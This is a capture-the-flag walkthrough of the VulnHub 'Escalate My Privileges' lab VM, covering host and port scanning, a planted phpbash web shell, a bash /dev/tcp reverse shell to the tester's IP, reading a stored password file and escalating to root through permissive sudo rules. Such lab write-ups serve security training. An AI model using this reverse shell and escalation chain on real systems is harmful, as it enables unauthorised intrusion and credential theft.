

Escalate My Privileges (VulnHub)

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DESCRIPTION: -

This VM is made for playing with privileges and access root user. As its name, this box is specially made for learning and sharpening Linux Privilege Escalation skills. There are number of ways to playing with the privileges .

GOALS: -

1. First get the User of the Target then Start Playing with Privileges.
2. Access root user.

TOOLS, SCRIPT AND WEBSITES USED: -

■ **Netdiscover**

Netdiscover is an active/passive ARP reconnaissance tool, initially developed to gain information about wireless networks without DHCP servers in wardriving scenarios. It can also be used on switched networks. Built on top of libnet and libpcap, it can passively detect online hosts or search for them by sending ARP requests.

■ Nmap

Nmap (*Network Mapper*) is a [free and open-source network scanner](#) created by [Gordon Lyon](#). Nmap is used to discover [hosts](#) and [services](#) on a [computer network](#) by sending [packets](#) and analyzing the responses.

Nmap provides a number of features for probing computer networks, including host discovery and service and [operating system](#) detection. These features are extensible by [scripts](#) that provide more advanced service detection,^[4] vulnerability detection,^[4] and other features. Nmap can adapt to network conditions including [latency](#) and [congestion](#) during a scan.

Nmap started as a [Linux](#) utility and was ported to other systems including [Windows](#), [macOS](#), and [BSD](#). It is most popular on Linux, followed by Windows.

■ Exploit-db

The Exploit Database is maintained by [Offensive Security](#), an information security training company that provides various [Information Security Certifications](#) as well as high end [penetration testing](#) services. The Exploit Database is a non-profit project that is provided as a public service by Offensive Security. The Exploit Database is a [CVE compliant](#) archive of public exploits and corresponding vulnerable software, developed for use by penetration testers and vulnerability researchers

NETWORK SCANNING

First, we Scanning our local network and find our target IP using the netdiscover.

```
#netdiscover
```

```
root@kali: ~/Desktop
File Actions Edit View Help
root@kali: ~/Desktop
Currently scanning: 10.17.119.0/8 | Screen View: Unique Hosts
1225 Captured ARP Req/Rep packets, from 3 hosts. Total size: 73500
-----
IP           At MAC Address  Count  Len  MAC Vendor / Hostname
-----
192.168.43.1  [REDACTED]      757    45420  Xiaomi Communications Co Ltd
192.168.43.166 [REDACTED]      467    28020  CHONGQING FUGUI ELECTRONICS CO.,LTD.
192.168.43.219 08:00:27:bf:fe:80 1       60     PCS Systemtechnik GmbH
root@kali:~/Desktop#
```

Target ip address:- 192.168.43.219

Next step is Scanning ports and check the Services using Nmap.

```
#nmap -A -sV 192.168.43.219
```

```

root@kali:~/Desktop# nmap -A -sV 192.168.43.219
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-16 12:05 IST
Nmap scan report for my_privilege (192.168.43.219)
Host is up (0.0011s latency).
Not shown: 996 filtered ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.4 (protocol 2.0)
|_ ssh-hostkey:
|_   2048 61:16:10:91:bd:d7:6c:06:df:a2:b9:b5:b9:3b:dd:b6 (RSA)
|_   256 0e:a4:c9:fc:de:53:f6:1d:de:a9:de:e4:21:34:7d:1a (ECDSA)
|_   256 ec:27:1e:42:65:1c:4a:3b:93:1c:a1:75:be:00:22:0d (ED25519)
80/tcp    open  http     Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)
|_ http-server-header: Apache/2.4.6 (CentOS) PHP/5.4.16
|_ http-title: 400 Bad Request
111/tcp   open  rpcbind  2-4 (RPC #100000)
|_ rpcinfo:
|_   program version  port/proto  service
|_   100000  2,3,4    111/tcp     rpcbind
|_   100000  2,3,4    111/udp     rpcbind
|_   100000  3,4      111/tcp6    rpcbind
|_   100000  3,4      111/udp6    rpcbind
|_   100003  3,4      2049/tcp    nfs
|_   100003  3,4      2049/tcp6   nfs
|_   100003  3,4      2049/udp    nfs
|_   100003  3,4      2049/udp6   nfs
|_   100005  1,2,3    20048/tcp   mountd
|_   100005  1,2,3    20048/tcp6  mountd
|_   100005  1,2,3    20048/udp   mountd
|_   100005  1,2,3    20048/udp6  mountd
|_   100021  1,3,4    32946/tcp6  nlockmgr
|_   100021  1,3,4    36428/tcp   nlockmgr
|_   100021  1,3,4    49607/udp6  nlockmgr
|_   100021  1,3,4    49856/udp   nlockmgr
|_   100024  1        36622/udp6  status
|_   100024  1        38504/tcp   status
|_   100024  1        52743/tcp6  status
|_   100024  1        60614/udp   status
|_   100227  3        2049/tcp    nfs_acl
|_   100227  3        2049/tcp6   nfs_acl
|_   100227  3        2049/udp    nfs_acl
|_   100227  3        2049/udp6   nfs_acl
2049/tcp  open  nfs_acl  3 (RPC #100227)
MAC Address: 08:00:27:BF:FE:80 (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.10 - 4.11, Linux 3.2 - 4.9
Network Distance: 1 hop

TRACEROUTE
HOP RTT      ADDRESS
1   1.09 ms my_privilege (192.168.43.219)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.95 seconds

```

Enumeration


Open the target IP address in our browser(Firefox)



Inspect element(Ctrl+Shift+I) to find some hidden directories behind the image.



Here I found `alt=http://ip/phpbash.php`
Where ip = 192.168.43.219 , on replacing 192.168.43.219
instead of ip
<http://192.168.43.219/phpbash.php>



So I went ahead to the URL <http://192.168.43.219/phpbash.php> and could see the bash terminal and I ran the `id` command which gives user-id apache in the output.

```
apache@my_privilege:/var/www/html# id
uid=48(apache) gid=48(apache) groups=48(apache)
```

So I found the Reverse Shell for listening on :-
<http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet> and start Netcat payload listener on port number- 8080


```
bash -i >& /dev/tcp/191.268.43.72/8080 0>&1 → Reverse Shell
```

```
#nc -lvp 4545 → for Port Listening
```



```
apache@my_privilege:/var/www/html# bash -i >& /dev/tcp/192.168.43.72/8080 0>&1
```

and I get a reverse connection target machine on my System

A screenshot of a Kali Linux terminal window. The window title is 'root@kali: ~/Desktop'. The terminal shows the following commands and output: 'root@kali:~/Desktop# nc -lvp 8080', 'listening on [any] 8080 ...', 'connect to [192.168.43.72] from my_privilege [192.168.43.219] 51210', 'bash: no job control in this shell', and 'bash-4.2\$'. The terminal has a dark background with a faint dragon logo in the bottom right corner.

```
root@kali: ~/Desktop
File Actions Edit View Help
root@kali: ~/Desktop
root@kali:~/Desktop# nc -lvp 8080
listening on [any] 8080 ...
connect to [192.168.43.72] from my_privilege [192.168.43.219] 51210
bash: no job control in this shell
bash-4.2$
```

I move on target **/home** directory and we see a user armour

```
# cd /home
```

```
# ls
```

```
root@kali: ~/Desktop
File Actions Edit View Help 192.168.43.219:8080 (Apache)
root@kali: ~/Desktop
root@kali:~/Desktop# nc -lvp 8080
listening on [any] 8080 ...
connect to [192.168.43.72] from my_privilege [192.168.43.219] 51218
bash: no job control in this shell
bash-4.2$ cd /home
cd /home
bash-4.2$ ls
ls
armour
bash-4.2$ cd armour
cd armour
bash-4.2$ ls
ls
Credentials.txt
backup.sh
runme.sh
bash-4.2$
```

In armour directory I found a file [Credentials.txt](#) .
on using **\$ cat** command to open file.

```
bash-4.2$ ls
ls
Credentials.txt
backup.sh
runme.sh
bash-4.2$ cat Credentials.txt
cat Credentials.txt
my password is
md5(rootroot1)
bash-4.2$
```

So I see a message :- **my password is md5(rootroot1)**

After getting our password, I redirect to <https://www.md5online.org/> to encrypt my password in md5

MD5 Encryption

Enter a word here to get its MD5 hash :

rootroot1

The MD5 hash for rootroot1 is : **b7bc8489abe360486b4b19dbc242e885**

So I found my encryption key:-

b7bc8489abe360486b4b19dbc242e885

Privilege Escalation

Now changing our user to armour user for getting root access by command :-

\$ su armour

After this type password to switch user(use encryption key in password)

```
bash-4.2$ su armour:/home/armour# bash -i >& /dev/tcp/192.1
su armour
Password: b7bc8489abe360486b4b19dbc242e885
[ ]@my_privilege:/home/armour#
```

After changing a user I got a blank shell,
It can be break by using Python TTY Shell from
<https://netsec.ws/?p=337>

```
python3 -c 'import pty;pty.spawn("/bin/bash")'
```

On getting to the privileges type:-

```
$ sudo --list
```

 (--list is use for list for all privileges)

I select /bin/bash for getting root access

```
python3 -c 'import pty;pty.spawn("/bin/bash")'
```

I try to change our user to armour using su (Switch user) command and we successfully

```
[armour@my_privilege home]$ sudo -l
```

user

```
sudo -l
```

Matching Defaults entries for armour on my_privilege:

```
requiretty, !visiblepw, always_set_home, env_reset, env_keep="COLORS
DISPLAY HOSTNAME HISTSIZE INPUTRC KDEDIR LS_COLORS", env_keep+="MAIL PS1
PS2 QDIR USERNAME LANG LC_ADDRESS LC_CTYPE", env_keep+="LC_COLLATE
LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES", env_keep+="LC_MONETARY
LC_NAME LC_NUMERIC LC_PAPER LC_TELEPHONE", env_keep+="LC_TIME LC_ALL
LANGUAGE LANGUAS _XKB_CHARSET XAUTHORITY", env_keep+=LD_PRELOAD,
secure_path="/sbin:/bin:/usr/sbin:/usr/bin
```

After changing a user we see the blank shell I break the shell using python TTY shell.

User armour may run the following commands on my_privilege:

```
(ALL : ALL) NOPASSWD: /bin/sh, /bin/bash, /usr/bin/sh, /usr/bin/bash,
/bin/tcsh, /bin/csh, /bin/ksh, /bin/rksh, /bin/zsh, /usr/bin/fish,
/bin/dash, /usr/bin/tmux, /usr/bin/rsh, /bin/rc, /usr/bin/rc,
/usr/bin/rssh, /usr/bin/scponly, /bin/scponly, /usr/bin/rootsh,
/usr/bin/shc, /usr/bin/shtool, /usr/bin/targetcli, /usr/bin/nano,
/usr/bin/rnano, /usr/bin/awk, /usr/bin/dgawk, /usr/bin/gawk,
/usr/bin/igawk, /usr/bin/pgawk, /usr/bin/curl, /bin/ed, /bin/red,
/usr/bin/env, /usr/bin/cat, /usr/bin/chcon, /usr/bin/chgrp,
/usr/bin/chmod, /usr/bin/chown, /usr/bin/cp, /usr/bin/cut, /usr/bin/dd,
/usr/bin/head, /usr/bin/ln, /usr/bin/mv, /usr/bin/nice, /usr/bin/tail,
/usr/bin/uniq, /usr/bin/ftp, /usr/bin/pftp, /usr/bin/zip,
/usr/bin/zipcloak, /usr/bin/zipnote, /usr/bin/zipsplit,
/usr/bin/zip, /usr/bin/unzip, /usr/bin/unzipsfx, /usr/bin/zipgrep,
/usr/bin/zipinfo, /usr/bin/7za, /usr/bin/socat, /usr/bin/php,
/usr/bin/git, /usr/bin/rvim, /usr/bin/rvim, /usr/bin/vim,
/usr/bin/vimdiff, /usr/bin/vimtutor, /usr/bin/vi, /bin/sed,
/usr/bin/qalc, /usr/bin/e3, /usr/bin/dex, /usr/bin/links,
/usr/bin/scp, /usr/bin/sftp, /usr/bin/ssh, /usr/bin/gtar, /usr/bin/tar,
/usr/bin/rpm, /usr/bin/up2date, /usr/bin/yum, /usr/bin/expect,
/usr/bin/find, /usr/bin/less, /usr/bin/more, /usr/bin/perl,
/usr/bin/python, /usr/bin/man, /usr/bin/tclsh, /usr/bin/script,
/usr/bin/nmap, /usr/bin/nmap, /usr/bin/aria2c, /usr/sbin/arp,
/usr/bin/base64, /usr/bin/busybox, /usr/bin/cpan, /usr/bin/cpulimit,
/usr/bin/crontab, /usr/bin/date, /usr/bin/diff, /usr/bin/dmsetup,
/usr/sbin/dmsetup, /usr/bin/dnf, /usr/bin/docker,
/usr/bin/easy_install, /usr/bin/emacs, /usr/bin/expand,
/usr/bin/facter, /usr/bin/file, /usr/bin/finger, /usr/bin/flock,
/usr/bin/fmt, /usr/bin/fold, /usr/bin/gdb, /usr/bin/gimp,
/usr/bin/grep, /usr/bin/head, /usr/sbin/iftop, /usr/bin/ionice,
/usr/sbin/ip, /usr/bin/irb, /usr/bin/jjs, /usr/bin/journalctl,
/usr/bin/jq, /usr/sbin/ldconfig, /usr/sbin/logsave, /usr/bin/ltrace,
/usr/bin/luajit, /usr/bin/mail, /usr/bin/make, /usr/bin/mawk,
/usr/bin/mount, /usr/sbin/mtr, /usr/bin/mysql, /usr/bin/nawk,
/usr/bin/ncat, /usr/bin/nl, /usr/bin/node, /usr/bin/od,
/usr/bin/openssl, /usr/bin/perl, /usr/bin/pic, /usr/bin/pip,
/usr/bin/puppet, /usr/bin/readelf, /usr/bin/red, /usr/bin/rlwrap,
/usr/bin/rpmquery, /usr/bin/rsync, /usr/bin/ruby, /usr/bin/run-parts,
/usr/bin/screen, /usr/bin/sed, /usr/sbin/service, /usr/bin/setarch,
/usr/bin/sftp, /usr/bin/shuf, /usr/bin/smbclient, /usr/bin/socat,
/usr/bin/sort, /usr/bin/sqlite3, /usr/bin/stdbuf, /usr/bin/strace,
/usr/bin/systemctl, /usr/bin/taskset, /usr/bin/tclsh,
/usr/sbin/tcpdump, /usr/bin/tee, /usr/bin/telnet, /usr/bin/tftp,
/usr/bin/time, /usr/bin/timeout, /usr/bin/top, /usr/bin/ul,
/usr/bin/unexpand, /usr/bin/unshare, /usr/bin/watch, /usr/bin/wget,
/usr/bin/xargs, /usr/bin/xxd, /script/test.sh, /script/test.py,
/sbin/httpd, /usr/sbin/setcap, /usr/sbin/getcap, /usr/local/bin/ht,
/bin/timedatectl, /home/armour/ai, /usr/bin/user_hello
```

```
[armour@my_privilege home]$
```

```
[armour@my_privilege home]$
```

For root access type **\$ sudo /bin/bash**

So here I got root access

```
[armour@my_privilege home]$  
[armour@my_privilege home]$ sudo /bin/bash  
sudo /bin/bash  
[root@my_privilege home]# id  
id  
uid=0(root) gid=0(root) groups=0(root)
```

Now for further details open the root folder to capture the flag by following commands: -

```
# cd /root  
# ls  
# cat proof.txt
```

```
[root@my_privilege home]# cd /root  
cd /root  
[root@my_privilege ~]# ls  
ls  
proof.txt  
[root@my_privilege ~]# cat proof.txt  
cat proof.txt  
Best of Luck  
628435356e49f976bab2c04948d22fe4  
[root@my_privilege ~]#
```

Now you are root user Enjoy...